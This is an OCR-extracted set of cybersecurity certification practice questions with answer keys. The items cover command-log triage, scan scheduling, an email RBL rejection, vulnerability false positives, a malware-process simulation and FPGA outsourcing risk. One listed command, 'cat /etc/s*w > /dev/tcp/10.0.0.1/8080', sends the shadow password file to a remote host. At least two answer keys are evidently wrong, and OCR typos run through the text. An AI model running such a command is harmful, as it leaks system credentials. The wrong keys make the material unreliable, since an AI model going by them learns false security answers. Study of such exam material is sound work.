


```
Line 1 logger keeping track of my activity
Line 2 tail -l /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 1
B. Line 2
C. Line 3
D. Line 4
E. Line 5
F. Line 6


Correct Answer: B

QUESTION 114
An organization is upgrading its network and all of its workstations. The project will occur in phases, with infrastructure upgrades each month and workstation installs every other week. The schedule should accommodate the enterprise-wide changes, while minimizing the impact to the network. Which of the following schedules BEST addresses these requirements?

A. Monthly topology scans, biweekly host discovery scans, weekly vulnerability scans
B. Monthly vulnerability scans, biweekly topology scans, daily host discovery scans
C. Monthly host discovery scans; biweekly vulnerability scans, monthly topology scans
D. Monthly topology scans, biweekly host discovery scans, monthly vulnerability scans

Correct Answer: D

QUESTION 115
A security analyst is reviewing the following log from an email security service.



```
Rejection type:          Drop
Rejection description:   IP found in RBL
Event time:              Today at 16:06
Rejection information:   mail.comptia.org
                         https://www.spamfilter.org/query?P=192.167.28.243
From address:            user@comptex.org
To address:              tests@comptia.org
IP address:              192.167.28.243
Remote server name:      192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

A. The To address is invalid.
B. The email originated from the www.spamfilter.org URL.
C. The IP address and the remote server name are the same.
D. The IP address was blacklisted.
E. The From address is invalid.

Correct Answer: C

QUESTION 116
An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server. Which of the following is MOST likely to be a false positive?

A. OpenSSH/OpenSSL Package Random Number Generator Weakness
B. Apache HTTP Server Byte Range DoS
C. GDI+ Remote Code Execution Vulnerability (MS08-052)
D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry

Correct Answer: C

QUESTION 117
An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

A. A simulated breach scenario involving the incident response team
B. Completion of annual information security awareness training by all employees
C. Tabletop activities involving business continuity team members
D. Completion of lessons-learned documentation by the computer security incident response team
E. External and internal penetration testing by a third party

Correct Answer: A

QUESTION 118
A security analyst is investigating a system compromise. The analyst verities the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely expiated?

A. Insider threat
B. Buffer overflow
C. Advanced persistent threat
D. Zero day


Correct Answer: D


QUESTION 119
SIMULATION
Malware is suspected on a server in the environment.

The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.


INSTRUCTIONS
Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      1,340 K
smss.exe                       300 Services                   0        884 K
csrss.exe                      384 Services                   0      3,048 K
wininit.exe                    432 Services                   0      3,284 K
services.exe                   532 Services                   0      7,832 K
lsass.exe                      540 Services                   0      9,776 K
lsm.exe                        560 Services                   0      5,164 K
svchost.exe                    884 Services                   0     22,528 K
svchost.exe                    276 Services                   0      9,860 K
svchost.exe                    348 Services                   0     12,136 K
spoolsv.exe                   1036 Services                   0      8,216 K
svchost.exe                   1068 Services                   0      7,888 K
svchost.exe                   2020 Services                   0     17,324 K
notepad.exe                   1276 Services                   0      4,324 K
svchost.exe                   1720 Services                   0      3,172 K
SearchIndexer.exe              864 Services                   0     14,968 K
OSPPSVC.EXE                   2584 Services                   0     13,764 K
csrss.exe                      372 RDP-Tcp#0                  1      7,556 K
winlogon.exe                   460 RDP-Tcp#0                  1      5,832 K
rdpclip.exe                   1600 RDP-Tcp#0                  1      4,356 K
dwm.exe                        772 RDP-Tcp#0                  1      5,116 K
taskhost.exe                  1700 RDP-Tcp#0                  1      8,720 K
```



```
spoolsv.exe              1036 Services              0      8,216 K
svchost.exe              1068 Services              0      7,888 K
svchost.exe              2020 Services              0     17,324 K
svchost.exe              1720 Services              0      3,172 K
SearchIndexer.exe         864 Services              0     14,968 K
OSPPSVC.EXE              2584 Services              0     13,764 K
csrss.exe                 372 RDP-Tcp#0             1      7,556 K
winlogon.exe              460 RDP-Tcp#0             1      5,832 K
rdpclip.exe              1600 RDP-Tcp#0             1      4,356 K
dwm.exe                   772 RDP-Tcp#0             1      5,116 K
taskhost.exe             1700 RDP-Tcp#0             1      8,720 K
explorer.exe             2500 RDP-Tcp#0             1     66,444 K
splwow64.exe             2960 RDP-Tcp#0             1      4,152 K
cmd.exe                  1260 RDP-Tcp#0             1      2,652 K
conhost.exe              2616 RDP-Tcp#0             1      5,256 K
audiodg.exe               980 Services              0     13,256 K
csrss.exe                2400 Console               3      3,512 K
winlogon.exe             2492 Console               3      5,772 K
LogonUI.exe              2864 Console               3     17,056 K
taskhost.exe             2812 Services              0      9,540 K
tasklist.exe             1208 RDP-Tcp#0             1      5,196 K
WmiPrvSE.exe             1276 Services              0      5,776 K
```

Correct Answer: See explanation below.
Explanation:
Server 4, svchost.exe

QUESTION 120
A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs. Which of the following is the main concern a security analyst should have with this arrangement?

A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
C. Development phases occurring at multiple sites may produce change management issues.
D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.

Correct Answer: D